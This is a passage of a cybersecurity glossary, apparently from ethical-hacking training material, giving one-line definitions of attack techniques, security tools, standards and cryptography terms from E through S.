- **Exploit Kit:** An exploit kit or crimeware toolkit is a platform to deliver exploits and payloads such as Trojans, spywares, backdoors, bots, and buffer overflow scripts to the target system.
- **Elicitation:** Attackers extract information from the victim by engaging him/her in normal and disarming conversations.
- **Egress Filtering:** Egress filtering scans the headers of IP packets leaving a network.
- **Email Honeypots:** Email honeypots are also called email traps. They are nothing but fake email addresses that are specifically used to attract fake and malicious emails from adversaries.
- **Error Based SQL Injection:** Error based SQL Injection forces the database to perform some operation in which the result will be an error.
- **Electronic Security Perimeter:** It is referred to as the boundary between secure and insecure zones.
- **Edge Computing:** Edge computing is a distributed decentralized computing model in which data processing is performed close to edge devices.
- **Elliptic Curve Cryptography:** ECC is a modern public-key cryptography developed to avoid larger cryptographic key usage.

F

- **Federal Information Security Management Act (FISMA):** The FISMA provides a comprehensive framework for ensuring the effectiveness of information security controls over information resources that support Federal operations and assets.
- **Footprinting:** Footprinting is the first step of any attack on information systems in which an attacker collects information about a target network to identify various ways to intrude into the system.
- **Fingerprint Attack:** Attackers break down the passphrase into fingerprints comprising single and multi-character combinations to crack complex passwords.
- **Folder Steganography:** In folder steganography, files are hidden and encrypted within a folder and do not appear to normal Windows applications, including Windows Explorer.
- **Fileless Malware:** Fileless malware, also known as non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities.
- **File Fingerprinting:** File fingerprinting is the process of computing the hash value for a given binary code.
- **Forbidden Attack:** A forbidden attack is a type of man-in-the-middle attack used to hijack HTTPS sessions.
- **Firewall:** Firewalls are hardware and/or software designed to prevent unauthorized access to or from a private network.
- **Flooding:** The attacker sends loads of unnecessary traffic to produce noise, and if the IDS does not analyze the noise traffic well, then the true attack traffic may go undetected.
- **Firewalking:** Firewalking is a technique that uses TTL values to determine gateway ACL filters and it maps networks by analyzing the IP packet responses.

- **Frequency-Hopping Spread Spectrum (FHSS):** FHSS, also known as frequency-hopping code-division multiple access (FH-CDMA), is a method of transmitting radio signals by rapidly switching a carrier among many frequency channels.
- **Fault Injection Attacks:** Fault injection attacks, also known as Perturbation attacks, occur when a perpetrator injects any faulty or malicious program into the system to compromise the system security.
- **Function-as-a-Service (FaaS):** This cloud computing service provides a platform for developing, running, and managing application functionalities without the complexity of building and maintaining necessary infrastructure (serverless architecture).
- **Fog Computing:** Fog computing is a distributed and independent digital environment in which applications and data storage are positioned between data sources (devices generating data) and a cloud service.

G

- **Gray Hats:** Gray hats are the individuals who work both offensively and defensively at various times.
- **Gaining Access:** Gaining access refers to the point where the attacker obtains access to the operating system or applications on the target computer or network.
- **Google Hacking Database:** The Google Hacking Database (GHDB) is an authoritative source for querying the ever-widening reach of the Google search engine.
- **Golden Ticket Attack:** A golden ticket attack is a post-exploitation technique implemented by attackers to gain complete control over the entire Active Directory (AD).
- **Ghostwriting:** Ghostwriting is a bypass technique that involves modifying the structure of the malware code without effecting its functionality.
- **GNSS Spoofing:** GNSS spoofing is a procedure in which an attacker modifies the target user's legitimate GNSS signal measurements—position, navigation, and time (PNT)—with malefic signals and broadcasts the same signals to the target user's GNSS receiver.
- **Global System for Mobile Communications (GSM):** It is a universal system used for mobile data transmission in wireless networks worldwide.
- **Golden SAML Attack:** Golden SAML attacks are performed to target identity providers on cloud networks such as the ADFS, which utilizes the SAML protocol for the authentication and authorization of users.
- **GOST Block Cipher:** The GOST (Government Standard) block cipher, also called Magma, is a symmetric-key block cipher having a 32-round Feistel network working on 64-bit blocks with a 256-bit key length.
- **GNU Privacy Guard:** GPG is a software replacement of PGP and free implementation of the OpenPGP standard.

H

- **Hacker Teams:** A consortium of skilled hackers having their own resources and funding. They work together in synergy for researching the state-of-the-art technologies.
- **Host-Based Indicators**: Host-based indicators are found by performing an analysis of the infected system within the organizational network.
- **Hacking:** Hacking refers to exploiting system vulnerabilities and compromising security controls to gain unauthorized or inappropriate access to a system's resources.
- **Hacker:** A hacker is a person who breaks into a system or network without authorization to destroy, steal sensitive data, or perform malicious attacks.
- **Hacktivist:** Individuals who promote a political agenda by hacking, especially by defacing or disabling websites.

- **Hash Injection/Pass-the-Hash (PtH) Attack:** A hash injection/PtH attack allows an attacker to inject a compromised hash into a local session and use the hash to validate network resources.
- **Host Integrity Monitoring:** Host integrity monitoring involves taking a snapshot of the system state using the same tools before and after analysis, to detect changes made to the entities residing on the system.
- **Hardware Protocol Analyzer:** A hardware protocol analyzer is a piece of equipment that captures signals without altering the traffic in a cable segment.
- **Honey Trap:** The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company.
- **Hoax Letters:** Emails that issue warnings to the user about new viruses, Trojans, or worms that may harm the user's system.
- **HTTP GET/POST Attack:** In an HTTP GET attack, attackers use a time-delayed HTTP header to maintain HTTP connections and exhaust web server resources.
- **HTTP Strict Transport Security (HSTS):** HTTP Strict Transport Security (HSTS) is a web security policy that protects HTTPS websites against MITM attacks.
- **HTTP Public Key Pinning (HPKP):** HTTP Public Key Pinning (HPKP) is a trust on first use (TOFU) technique used in an HTTP header that allows a web client to associate a specific public key certificate with a particular server to minimize the risk of MITM attacks based on fraudulent certificates.
- **Hardware Firewall:** A hardware firewall is either a dedicated stand-alone hardware device or it comes as part of a router.
- **Honeypot:** A honeypot is an information system resource that is expressly set up to attract and trap people who attempt to penetrate an organization's network.
- **High-Interaction Honeypots:** Unlike their low- and medium-interaction counterparts, high-interaction honeypots do not emulate anything; they run actual vulnerable services or software on production systems with real OS and applications.
- **Honeynets:** Honeynets are networks of honeypots. They are very effective in determining the entire capabilities of the adversaries.
- **HTTP Response-Splitting Attack:** An HTTP response-splitting attack is a web-based attack in which the attacker tricks the server by injecting new lines into response headers, along with arbitrary code.
- **HTML Smuggling:** HTML smuggling is a type of web attack in which an attacker injects malicious code into a HTML script to compromise a web page.
- **Hotfixes:** Hotfixes are an update to fix a specific customer issue and not always distributed outside the customer organization.
- **HTML Encoding:** An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document.
- **Hex Encoding:** The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data.
- **Hotspot:** Hotspots refer to areas with Wi-Fi availability, where users can enable Wi-Fi on their devices and connect to the Internet.
- **Hybrid Cloud:** It is a cloud environment comprised of two or more clouds (private, public, or community) that remain unique entities but are bound together to offer the benefits of multiple deployment models.
- **HMAC:** HMAC is a type of message authentication code (MAC) that combines a cryptographic key with a cryptographic hash function.

- **Homomorphic Encryption:** Homomorphic encryption allows users to secure and leave their data in an encrypted format even while it is being processed or manipulated.
- **Hardware-Based Encryption:** Hardware-based encryption uses computer hardware for assisting or replacing the software when the data encryption process is underway.
- **HSM:** Hardware security module (HSM) is an additional external security device that is used in a system for crypto-processing and can be used for managing, generating, and securely storing cryptographic keys.
- **Hard Drive Encryption:** Hard drive encryption is a technology where the data stored in the hardware can be encrypted using a wide range of encryption options.
- **Hash Collision Attack:** A hash collision attack is performed by finding two different input messages that result in the same hash output.

I

- **Integrity:** The trustworthiness of data or resources in terms of preventing improper or unauthorized changes.
- **Information Warfare:** The term information warfare or InfoWar refers to the use of information and communication technologies (ICT) to gain competitive advantages over an opponent.
- **Indicators of Compromise (IoCs):** Indicators of Compromise (IoCs) are the clues, artifacts, and pieces of forensic data found on the network or operating system of an organization that indicate a potential intrusion or malicious activity in the organization's infrastructure.
- **Industrial Spies:** Individuals who perform corporate espionage by illegally spying on competitor organizations and focus on stealing information such as blueprints and formulas.
- **Information Assurance (IA):** IA refers to the assurance that the integrity, availability, confidentiality, and authenticity of information and information systems is protected during the usage, processing, storage, and transmission of information.
- **Incident Management:** Incident management is a set of defined processes to identify, analyze, prioritize, and resolve security incidents to restore normal service operations as quickly as possible and prevent future recurrence of the incident.
- **Incident Handling and Response:** Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or cyberattack.
- **ISO/IEC 27001:2013:** ISO/IEC 27001:2013 specifies the requirements for establishing, implementing, maintaining, and continually improving an information security management system within the context of the organization.
- **Impersonation:** Pretending to be a legitimate or authorized person and using the phone or other communication medium to mislead targets and trick them into revealing information.
- **ICMP ECHO Ping Scan:** ICMP ECHO ping scans involve sending ICMP ECHO requests to a host. If the host is live, it will return an ICMP ECHO reply.
- **ICMP ECHO Ping Sweep:** Ping sweep is used to determine the live hosts from a range of IP addresses by sending ICMP ECHO requests to multiple hosts. If a host is alive, it will return an ICMP ECHO reply.
- **Inverse TCP Flag Scan:** Attackers send TCP probe packets with a TCP flag (FIN, URG, PSH) set or with no flags, where no response implies that the port is open, whereas an RST response means that the port is closed.
- **IP Address Decoy:** IP address decoy technique refers to generating or manually specifying the IP addresses of decoys in order to evade an IDS or firewall.

- **IP Address Spoofing:** IP spoofing refers to changing the source IP addresses so that the attack appears to be coming from someone else.
- **Integer Overflow:** An integer overflow occurs when an arithmetic function generates and attempts to store an integer value larger than the maximum value that the allocated memory space can store.
- **Image Steganography:** In image steganography, the information is hidden in image files of different formats such as .PNG, .JPG, and .BMP.
- **Injector:** A program that injects its code into other vulnerable running processes and changes how they execute to hide or prevent its removal.
- **IRDP Spoofing:** The attacker sends a spoofed IRDP router advertisement message to the host on the subnet, causing it to change its default router to whatever the attacker chooses.
- **Insider Attack:** An insider attack involves using privileged access to intentionally violate rules or cause threat to the organization's information or information systems in any form.
- **Identity Theft:** Identity theft is a crime in which an imposter steals your personally identifiable information such as name, credit card number, social security or driver's license numbers, etc. to commit fraud or other crimes.
- **ICMP Flood Attack:** ICMP flood attacks are a type of attack in which attackers send large volumes of ICMP echo request packets to a victim system directly or through reflection networks.
- **Ingress Filtering:** Ingress filtering prevents the source address spoofing of Internet traffic.
- **IPSec:** IPSec is a protocol suite developed by the IETF for securing IP communications by authenticating and encrypting each IP packet of a communication session.
- **Intrusion Detection System (IDS):** An intrusion detection system (IDS) is a software system or hardware device that inspects all inbound and outbound network traffic for suspicious patterns that may indicate a network or system security breach.
- **Intrusion Prevention System (IPS):** IPS are continuous monitoring systems that often sit behind firewalls as an additional layer of protection.
- **Insertion Attack:** Insertion is the process by which the attacker confuses the IDS by forcing it to read invalid packets.
- **Injection Flaws:** Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query.
- **In-band SQL Injection:** An attacker uses the same communication channel to perform the attack and retrieve the results.
- **Input Validation:** Input validation helps developers to prevent user-supplied data influencing the logic of the code.
- **Industrial, Scientific, and Medical (ISM) Band:** This band is a set of frequencies used by the international industrial, scientific, and medical communities.
- **Inter-Chip Privilege Escalation Attack:** The inter-chip privilege escalation attack exploits the underlying vulnerabilities in wireless chips that handle wireless communications such as Bluetooth and Wi-Fi.
- **iOS Trustjacking:** iOS Trustjacking is a vulnerability that can be exploited by an attacker to read messages and emails and capture sensitive information from a remote location without the victim's knowledge.
- **iOS Method Swizzling:** Method swizzling, also known as monkey patching, is a technique that involves modifying the existing methods or adding new functionality at runtime.

- **IoT:** Internet of Things (IoT), also known as Internet of Everything (IoE), refers to the network of devices having IP addresses and the capability to sense, collect, and send data using embedded sensors, communication hardware and processors.
- **IoT Device Management:** IoT device management helps in supporting IoT solutions by using any software tools and processes and helps in onboarding latest devices securely and promptly.
- **Industrial Network:** A network of automated control systems is known as an industrial network.
- **Industrial Protocols:** Protocols used for serial communication and communication over standard Ethernet. Ex: S7, CDA, CIP, Modbus, etc.
- **IT/OT Convergence (IIOT):** IT/OT convergence is the integration of IT computing systems and OT operation monitoring systems to bridge the gap between IT/OT technologies for improving overall security, efficiency, and productivity.
- **ICS:** ICS is often referred to as a collection of different types of control systems and their associated equipment such as systems, devices, networks, and controls used to operate and automate several industrial processes.
- **Infrastructure-as-a-Service (IaaS):** This service provides virtual machines and other abstracted hardware and operating systems (OSs), which may be controlled through a service application programming interface (API).
- **Identity-as-a-Service (IDaaS):** This cloud computing service offers authentication services to the subscribed enterprises and is managed by a third-party vendor to provide identity and access management services.

J

- **Jailbreaking:** Jailbreaking is defined as the process of installing a modified set of kernel patches that allows users to run third-party applications not signed by the OS vendor.
- **Jamming Attack:** Jamming is a type of attack in which the communications between wireless IoT devices are jammed so that they can be compromised.

K

- **Kerberos:** Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography.
- **Keylogger:** Keystroke loggers are programs or hardware devices that monitor each keystroke as the user types on a keyboard, logs onto a file, or transmits them to a remote location.
- **KNOB attack:** A Key Negotiation of Bluetooth (KNOB) attack enables an attacker to breach Bluetooth security mechanisms and perform am MITM attack on paired devices without being traced.
- **Kubernetes:** Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for managing containerized applications and microservices.
- **Key Stretching:** Key stretching refers to the process of strengthening a key that might be slightly too weak, usually by making it longer.

L

- **LDAP:** Lightweight directory access protocol (LDAP) is an Internet protocol for accessing distributed directory services.
- **Lawful Interception:** Lawful interception refers to legally intercepting data communication between two end points for surveillance on the traditional telecommunications, Voice over Internet Protocol (VoIP), data, and multiservice networks.
- **Low-interaction Honeypots:** Low-interaction honeypots emulate only a limited number of services and applications of a target system or network.

- **LDAP Injection Attack:** An LDAP injection attack works in the same way as an SQL injection attack, but it exploits user parameters to generate an LDAP query.

M

- **MITRE ATT&CK Framework:** MITRE ATT&CK is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations.
- **Maintaining Access:** Maintaining access refers to the phase when the attacker tries to retain their ownership of the system.
- **Management Information Base (MIB):** MIB is a virtual database containing a formal description of all the network objects that can be managed using SNMP.
- **Mask Attack:** Mask attack is similar to brute-force attacks but recovers passwords from hashes with a more specific set of characters based on information known to the attacker.
- **Memory Leak:** A memory leak or resource leak is an unintended class of memory consumption that occurs when a programmer fails to erase an assigned block of memory when no longer required.
- **Mobile Application Assessment:** This type of assessment involves examining source code and internal security controls of mobile applications.
- **Markov-Chain Attack:** Attackers gather a password database and split each password entry into 2- and 3-character long syllables; using these character elements, a new alphabet is developed, which is then matched with the existing password database.
- **Malware:** Malware is malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud.
- **Malicious Code:** A command that defines malware's basic functionalities such as stealing data and creating backdoors.
- **Malware Analysis:** Malware analysis is a process of reverse engineering a specific piece of malware to determine the origin, functionality, and potential impact of a given type of malware.
- **MAC Flooding:** MAC flooding involves the flooding of the CAM table with fake MAC address and IP pairs until it is full.
- **MAC Spoofing/Duplicating:** A MAC duplicating attack is launched by sniffing a network for MAC addresses of clients who are actively associated with a switch port and re-using one of those addresses.
- **Malicious Insider:** A disgruntled or terminated employee who steals data or destroys the company's networks intentionally by introducing malware into the corporate network.
- **Multi-Vector Attack:** In multi-vector DDoS attacks, the attackers use combinations of volumetric, protocol, and application-layer attacks to disable the target system or service.
- **Man-in-the-Middle/Manipulator-in-the-Middle Attack:** The man-in-the-middle attack is used to intrude into an existing connection between systems and intercept the messages being exchanged.
- **Man-in-the-Browser/Manipulator-in-the-Browser Attack:** The man-in-the-browser attack uses a Trojan horse to intercept the calls between the browser and its security mechanisms or libraries.
- **Medium-interaction Honeypots:** Medium-interaction honeypots simulate a real OS as well as applications and services of a target network.
- **Malware Honeypots:** Malware honeypots are used to trap malware campaigns or malware attempts over the network infrastructure.
- **MarioNet Attack:** MarioNet is a browser-based attack that runs malicious code inside the browser, and the infection persists even after closing or browsing away from the malicious webpage through which infection has spread.

- **Manual Web App Security Testing:** It involves testing a web application using manually designed data, customized code, and some browser extension tools to detect vulnerabilities and weaknesses associated with the applications.
- **Mobile Spam:** Mobile phone spam, also known as SMS spam, text spam, or m-spam, refers to unsolicited messages sent in bulk form to known/unknown phone numbers/email IDs to target mobile phones.
- **Mobile Device Management (MDM):** Mobile Device Management (MDM) provides platforms for over-the-air or wired distribution of applications and data and configuration settings for all types of mobile devices, including mobile phones, smartphones, and tablet computers.
- **Multi Cloud:** It is a dynamic heterogeneous environment that combines workloads across multiple cloud vendors that are managed via one proprietary interface to achieve long-term business goals.
- **Microservices:** Monolithic applications are broken down into cloud-hosted sub-applications called microservices that work together, each performing a unique task.
- **Man-in-the-Cloud (MITC) Attack:** MITC attacks are performed by abusing cloud file synchronization services such as Google Drive or Drop Box for Data compromise, command and control (C&C), data exfiltration, and remote access.
- **MD5:** The MD5 algorithm takes a message of arbitrary length as the input and then outputs a 128-bit fingerprint or message digest of the input.
- **MD6:** MD6 uses a Merkle-tree-like structure to allow for large-scale parallel computation of hashes for very long inputs.

N

- **Non-Repudiation:** A guarantee that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message.
- **Network Indicators:** Network indicators are useful for command and control, malware delivery, identifying the operating system, and other tasks.
- **Network Scanning:** Network scanning refers to a set of procedures used for identifying hosts, ports, and services in a network.
- **NTP:** Network Time Protocol (NTP) is designed to synchronize the clocks of networked computers.
- **National Vulnerability Database (NVD):** A U.S. government repository of standards-based vulnerability management data represented using the Security Content Automation Protocol (SCAP).
- **NTFS Data Stream:** NTFS Alternate Data Stream (ADS) is a Windows hidden stream, which contains metadata for the file, such as attributes, word count, author name and access, and modification time of the files.
- **Negligent Insider:** Insiders who are uneducated on potential security threats or who simply bypass general security procedures to meet workplace efficiency.
- **Network Level Hijacking:** Network level hijacking can be defined as the interception of packets during the transmission between a client and the server in a TCP or UDP session.
- **Network Address Translation (NAT):** Network address translation separates IP addresses into two sets and enables the LAN to use these addresses for internal and external traffic separately.
- **Network Perimeter:** It is the outermost boundary of a network zone i.e. closed group of assets.
- **NAND Glitching:** NAND glitching is the process of gaining privileged root access while booting a device, which can be performed by making a ground connection to the serial I/O pin of a flash memory chip.
- **Next-Generation Secure Web Gateway (NG SWG):** NG SWG is a cloud-based security solution that protects an organization's network from cloud-based threats, malware infections, and data theft activities.

O

- **Organized Hackers:** Miscreants or hardened criminals who use rented devices or botnets to perform various cyber-attacks to pilfer money from victims.
- **OS Discovery/Banner Grabbing:** Banner grabbing or OS fingerprinting is the method used to determine the operating system running on a remote target system.
- **Overpass-the-Hash Attack:** It is a type of credential theft-and-reuse attack using which attackers perform malicious activities on compromised devices or environments.
- **Obfuscator:** A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it.
- **Obfuscating:** Obfuscating is an IDS evasion technique used by attackers who encode the attack packet payload in such a way that the destination host can decode the packet but not the IDS.
- **OAuth:** OAuth is an authorization protocol that allows a user to grant limited access to their resources on a site to a different site without having to expose their credentials.
- **Output Encoding:** Output encoding is used to encode the input to ensure it is properly sanitized before being passed to the database.
- **Orthogonal Frequency-Division Multiplexing (OFDM):** An OFDM is a method of digital modulation of data in which a signal, at a chosen frequency, is split into multiple carrier frequencies that are orthogonal (occurring at right angles) to each other.
- **Omnidirectional Antenna:** Omnidirectional antennas radiate electromagnetic (EM) energy in all directions.
- **OTP Hijacking:** Attackers hijack OTPs and redirect them to their personal devices using different techniques such as social engineering and SMS jacking.
- **OT:** Operational Technology (OT) is the software and hardware designed to detect or cause changes in industrial operations through direct monitoring and/or controlling of industrial physical devices.
- **Operational Technology Cyber Security Alliance (OTCSA):** OTCSA educates operators and manufacturers with constant technical awareness and provides guidelines to apply essential changes, updates, integrations, etc.

P

- **Passive Attacks:** Passive attacks involve intercepting and monitoring network traffic and data flow on the target network and do not tamper with the data.
- **Procedures:** “Procedures” are organizational approaches that threat actors follow to launch an attack.
- **Payment Card Industry Data Security Standard (PCI DSS):** The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle cardholder information for major debit, credit, prepaid, e-purse, ATM, and POS cards.
- **Passive Footprinting:** Passive footprinting involves gathering information about the target without direct interaction.
- **Packet Fragmentation:** Packet fragmentation refers to the splitting of a probe packet into several smaller packets (fragments) while sending it to a network.
- **Proxy Server:** A proxy server is an application that can serve as an intermediary for connecting with other computers.
- **Password Cracking:** Password cracking techniques are used to recover passwords from computer systems.
- **Password Guessing:** Password guessing is a password-cracking technique that involves attempting to log on to the target system with different passwords manually.

- **Password Spraying Attack:** Password spraying attack targets multiple user accounts simultaneously using one or a small set of commonly used passwords.
- **Pass the Ticket Attack:** Pass the Ticket is a technique used for authenticating a user to a system that is using Kerberos without providing the user's password.
- **PRINCE Attack:** An advanced version of a combinator attack where instead of taking input from two different dictionaries, attackers use a single input dictionary to build chains of combined words.
- **Password Salting:** Password salting is a technique where a random string of characters are added to the password before calculating their hashes.
- **Privilege Escalation:** A privilege escalation attack is the process of gaining more privileges than were initially acquired.
- **Packer:** A program that allows all files to bundle together into a single executable file via compression to bypass security software detection.
- **Payload:** A piece of software that allows control over a computer system after it has been exploited.
- **Potentially Unwanted Application or Applications (PUAs):** Also known as grayware or junkware, are potentially harmful applications that may pose severe risks to the security and privacy of data stored in the system where they are installed.
- **Packet Sniffing:** Packet sniffing is the process of monitoring and capturing all data packets passing through a given network using a software application or hardware device.
- **Passive Sniffing:** It involves monitoring packets sent by others without sending any additional data packets in the network traffic.
- **Piggybacking:** Piggybacking usually implies entry into a building or security area with the consent of the authorized person.
- **Pop-Up Windows:** Windows that suddenly pop up while surfing the Internet and ask for user information to login or sign-in.
- **Phishing:** Phishing is the practice of sending an illegitimate email claiming to be from a legitimate site in an attempt to acquire a user's personal or account information.
- **Pharming:** Pharming is a social engineering technique in which the attacker executes malicious programs on a victim's computer or server, and when the victim enters any URL or domain name, it automatically redirects the victim's traffic to an attacker-controlled website.
- **Professional Insider:** Harmful insiders who use their technical knowledge to identify weaknesses and vulnerabilities in the company's network and sell confidential information to competitors or black market bidders.
- **Ping of Death Attack:** In a Ping of Death (PoD) attack, an attacker tries to crash, destabilize, or freeze the targeted system or service by sending malformed or oversized packets using a simple ping command.
- **Pulse Wave DDoS Attack:** In a pulse wave DDoS attack, attackers send a highly repetitive, periodic train of packets as pulses to the target victim every 10 minutes, and each specific attack session can last for a few hours to days.
- **Peer-to-Peer Attack:** A peer-to-peer attack is a form of DDoS attack in which the attacker exploits a number of bugs in peer-to-peer servers to initiate a DDoS attack.
- **Permanent Denial-of-Service Attack:** Permanent DoS, also known as phlashing, refers to attacks that cause irreversible damage to system hardware.
- **Protocol Anomaly Detection:** In this type of detection, models are built to explore anomalies in the way in which vendors deploy the TCP/IP specification.

- **Packet Filtering Firewall:** In a packet filtering firewall, each packet is compared to a set of criteria before it is forwarded.
- **Pure Honeypots:** Pure honeypots emulate the real production network of a target organization.
- **Production Honeypots:** Production honeypots are deployed inside the production network of the organization along with other production servers.
- **Port Scanning:** Port scanning is used to identify open ports and the services running on these ports.
- **Patch:** A patch is a small piece of software designed to fix problems, security vulnerabilities, and bugs and improve the performance of a computer program or its supporting data.
- **Patch Management:** Patch management is a process used to fix known vulnerabilities by ensuring that the appropriate patches are installed on a system.
- **Pass-the-Cookie Attack:** The pass-the-cookie attack occurs when attackers obtain a clone of a cookie from the user's browser and uses the cookie to establish a session with the target web server.
- **Parabolic Grid Antenna:** A parabolic grid antenna uses the same principle as a satellite dish, but it does not have a solid dish. It consists of a semi-dish in the form of a grid consisting of aluminum wires.
- **Purdue Model:** The Purdue model is derived from the Purdue Enterprise Reference Architecture (PERA) model, which is a widely used to describe internal connections and dependencies of important components in the ICS networks.
- **Programmable Logic Controller (PLC):** A programmable logic controller (PLC) is a small solid-state control computer where instructions can be customized to perform a specific task.
- **Platform-as-a-Service (PaaS):** This offers development tools, configuration management, and deployment platforms on-demand, which can be used by subscribers to develop custom applications.
- **Public Cloud:** In this model, the provider makes services such as applications, servers, and data storage available to the public over the Internet.
- **Private Cloud:** A private cloud, also known as the internal or corporate cloud, is a cloud infrastructure operated by a single organization and implemented within a corporate firewall.
- **Post-quantum Cryptography:** Post-quantum cryptography is an advanced cryptographic algorithm designed to protect security systems from attacks initiated on both conventional and quantum computers.
- **Public Key Infrastructure (PKI):** PKI is a set of hardware, software, people, policies, and procedures required to create, manage, distribute, use, store, and revoke digital certificates.
- **Pretty Good Privacy (PGP):** It is often used for data compression, digital signing, encryption and decryption of messages, emails, files, and directories, and to enhance the privacy of email communications.
- **Padding Oracle Attack:** In a padding oracle attack (also known as a Vaudenay attack), attackers exploit the padding validation of an encrypted message to decipher the ciphertext.

Q

- **Quantum Cryptography:** This cryptography is processed based on quantum mechanics, such as quantum key distribution (QKD), using photons instead of mathematics as a part of encryption.
- **Quantum Cryptanalysis:** Quantum cryptanalysis is the process of cracking cryptographic algorithms using a quantum computer.

R

- **Reconnaissance:** Reconnaissance refers to the preparatory phase where an attacker seeks to gather information about a target prior to launching an attack.

- **Risk:** Risk refers to the degree of uncertainty or expectation that an adverse event may cause damage to the system.
- **Risk Management:** Risk management is the process of reducing and maintaining risk at an acceptable level by means of a well-defined and actively employed security program.
- **Risk Identification:** Identifies the sources, causes, consequences, and other details of the internal and external risks affecting the security of the organization.
- **Risk Assessment:** Assesses the organization's risk and provides an estimate of the likelihood and impact of the risk.
- **Risk Treatment:** Selects and implements appropriate controls for the identified risks.
- **Risk Tracking:** Ensures appropriate controls are implemented to handle known risks and calculates the chances of a new risk occurring.
- **Risk Review:** Evaluates the performance of the implemented risk management strategies.
- **Return-Oriented Programming (ROP) Attack:** Return-oriented programming is an exploitation technique used by attackers to execute arbitrary malicious code in the presence of security protections such as code signing and executable space protection.
- **RPC:** Remote Procedure Call (RPC) allows clients and servers to communicate in distributed client/server programs.
- **Resource Exhaustion:** A resource exhaustion attack damages the server by sending multiple resource requests from different locations to exploit software bugs or errors, thereby hanging the system and server or causing a system crash.
- **Race Condition:** A race condition is an undesirable incident that occurs when a software or system program depends on the execution of processes in a sequence and on the timing of the programs.
- **Replay Attack:** In a replay attack, packets and authentication tokens are captured using a sniffer. After the relevant information is extracted, the tokens are placed back on the network to gain access.
- **Rainbow Table:** A rainbow table is a precomputed table that contains word lists like dictionary files, brute force lists, and their hash values.
- **Rootkits:** Rootkits are programs that hide their presence as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future.
- **Rich Text Format (RTF) Injection:** RTF injection involves exploiting features of Microsoft Office such as RTF template files that are stored locally or in a remote machine.
- **Ransomware:** Ransomware is a type of malware that restricts access to the computer system's files and folders and demands an online ransom payment to the malware creator(s) to remove the restrictions.
- **Rogue DHCP Server Attack:** The attacker sets up a rogue DHCP server on the network and responds to DHCP requests with bogus IP addresses resulting in compromised network access.
- **Reverse Social Engineering:** The attacker presents him/herself as an authority and the target seeks his or her advice before or after offering the information that the attacker needs.
- **RST Hijacking:** RST hijacking involves injecting an authentic-looking reset (RST) packet using a spoofed source address and predicting the acknowledgment number.
- **Research Honeypots:** Research honeypots are high-interaction honeypots primarily deployed by research institutes, governments, or military organizations to gain detailed knowledge about the actions of intruders.
- **RASP:** Runtime application self protection (RASP) provides security to web and non-web application running on a server.

- **Reflector Antennas:** Reflector antennas are used to concentrate EM energy that is radiated or received at a focal point.
- **Reverse Engineering:** Reverse engineering is the process of analyzing and extracting the source code of a software or application, and if needed, regenerating it with required modifications.
- **RC4:** RC4 is a variable key-size symmetric-key stream cipher with byte-oriented operations, and it is based on the use of a random permutation.
- **RC5:** RC5 is a fast symmetric-key block cipher designed by Ronald Rivest for RSA Data Security (now RSA Security).
- **RC6:** RC6 is a symmetric-key block cipher derived from RC5. It is a parameterized algorithm with a variable block size, key size, and number of rounds.
- **Rivest Shamir Adleman (RSA):** Ron Rivest, Adi Shamir, and Leonard Adleman formulated RSA, a public-key cryptosystem for Internet encryption and authentication.
- **RIPEMD-160:** RACE Integrity Primitives Evaluation Message Digest (RIPEMD) is a 160-bit hash algorithm developed by Hans Dobbertin, Antoon Bosselaers, and Bart Preneel.
- **Rainbow Table Attack:** A rainbow table attack is a type of cryptography attack where an attacker uses a rainbow table to reverse cryptographic hash functions.
- **Related-Key Attack:** An attacker launch a related key attack by exploiting the mathematical relationship between keys in a cipher to gain access over encryption and decryption functions.

S

- **Suicide Hackers:** Suicide hackers are individuals who aim to bring down critical infrastructure for a “cause” and are not worried about facing jail terms or any other kind of punishment.
- **Script Kiddies:** Script kiddies are unskilled hackers who compromise systems by running scripts, tools, and software developed by real hackers.
- **State-Sponsored Hackers:** State-sponsored hackers are individuals employed by the government to penetrate, gain top-secret information from, and damage the information systems of other governments.
- **Scanning:** Scanning refers to the pre-attack phase when the attacker scans the network for specific information based on information gathered during reconnaissance.
- **Supervised Learning:** Supervised learning uses algorithms that input a set of labeled training data to attempt to learn the differences between the given labels.
- **Sarbanes Oxley Act (SOX):** Enacted in 2002, the Sarbanes-Oxley Act aims to protect the public and investors by increasing the accuracy and reliability of corporate disclosures.
- **Shoulder Surfing:** In the shoulder surfing technique, an attacker stands behind the victim and secretly observes the victim’s activities on the computer, such as keystrokes while entering usernames, passwords, and so on.
- **Stealth Scan (Half-open Scan):** Stealth scanning involves abruptly resetting the TCP connection between the client and server before the completion of three-way handshake signals, thus leaving the connection half-open.
- **SCTP INIT Scanning:** Attackers send an INIT chunk to the target host, and an INIT+ACK chunk response implies that the port is open, whereas an ABORT Chunk response means that the port is closed.
- **SCTP COOKIE ECHO Scanning:** Attackers send a COOKIE ECHO chunk to the target host, and no response implies that the port is open, whereas an ABORT Chunk response means that the port is closed.
- **Source Routing:** Source routing refers to sending a packet to the intended destination with a partially or completely specified route (without firewall-/IDS-configured routers) in order to evade an IDS or firewall.

- **Source Port Manipulation:** Source port manipulation refers to manipulating actual port numbers with common port numbers in order to evade an IDS or firewall.
- **SNMP Enumeration:** SNMP enumeration is the process of enumerating user accounts and devices on a target system using SNMP.
- **Spyware:** Spyware is a stealthy program that records the user's interaction with the computer and the Internet without the user's knowledge and sends the information to the remote attackers.
- **Steganography:** Steganography is a technique of hiding a secret message within an ordinary message and extracting it at the destination to maintain confidentiality of data.
- **Spam/Email Steganography:** Spam/email steganography refers to the technique of sending secret messages by hiding them in spam/email messages.
- **Steganalysis:** Steganalysis is the art of discovering and rendering covert messages using steganography.
